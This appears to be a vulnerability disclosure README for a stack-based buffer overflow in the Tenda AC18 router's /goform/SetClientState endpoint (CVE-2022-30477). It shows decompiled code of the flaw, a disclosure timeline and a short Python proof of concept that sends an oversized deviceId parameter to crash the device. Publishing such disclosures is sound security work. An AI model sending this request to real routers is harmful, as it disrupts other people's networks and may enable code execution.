

master VulnRepo / IoT / Tenda / 4 /



lcyfrank [*] Some CNVDs are assigned ...

on Jun 5 History

..

README.md	6 months ago
vuln.png	7 months ago

README.md

Tenda Router AC18 Vulnerability

This vulnerability lies in the `/goform/SetClientState` page which influences the latest version of Tenda Router AC18. (The latest version is [AC18_V15.03.05.19\(6318\)](#))

Vulnerability Description


There is a **stack-based buffer overflow** vulnerability in function `formSetClientState` .

In function `formSetClientState` it reads user provided parameter `deviceId` into `v9` , and this variable is passed into function `sprintf` without any length check, which may overflow the stack-based buffer `s` .

```

20 v8 = 0;
21 v7 = 1;
22 v9 = (const char *)websgetvar(a1, "deviceId", (int)&unk_E235C);
23 nptr = (char *)websgetvar(a1, "limitEn", (int)"0");
24 v11 = (const char *)websgetvar(a1, "limitSpeed", (int)"0");
25 v10 = (const char *)websgetvar(a1, "limitSpeedUp", (int)"0");
26 if ( v9 )
27 {
28     if ( sub_7D650(v9, &v4) == 1 )           // Check Here
29     {
30         v8 = 1;
31         sprintf((char *)v5, "{\"errorCode\":%d}", 1);
32         return sub_9CB14(a1, v5);
33     }
34     else
35     {
36         if ( atoi(npstr) )
37         {
38             v2 = atoi(npstr);
39             sprintf(s, "%d;%s;%s;%s", v2, v9, v10, v11);
40             v7 = sub_7CDD8(v4, s);
41             if ( v7 || !CommitCfm(0) )
42                 v7 = 1;
43             else
44                 doSystemCmd("cfm Post netctrl %d?op=%d", 15, 6);
45         }
46     }

```



So by requesting the page `/goform/SetClientState`, the attacker can easily perform a Deny of Service Attack or Remote Code Execution with carefully crafted overflow data.

PoC

```

import requests

IP = "10.10.10.1"
url = f"http://{IP}/goform/SetClientState?"
url += "limitEn=1&deviceId=" + "s" * 0x500

response = requests.get(url)

```

Timeline

- 2022-05-07: Report to CVE & CNVD;
- 2022-05-26: CVE ID assigned (CVE-2022-30477)
- 2022-05-30: CNVD ID assigned (CNVD-2022-41849)

Acknowledge

Credit to [@peanuts](#) and [@cylin](#) from IIE, CAS.

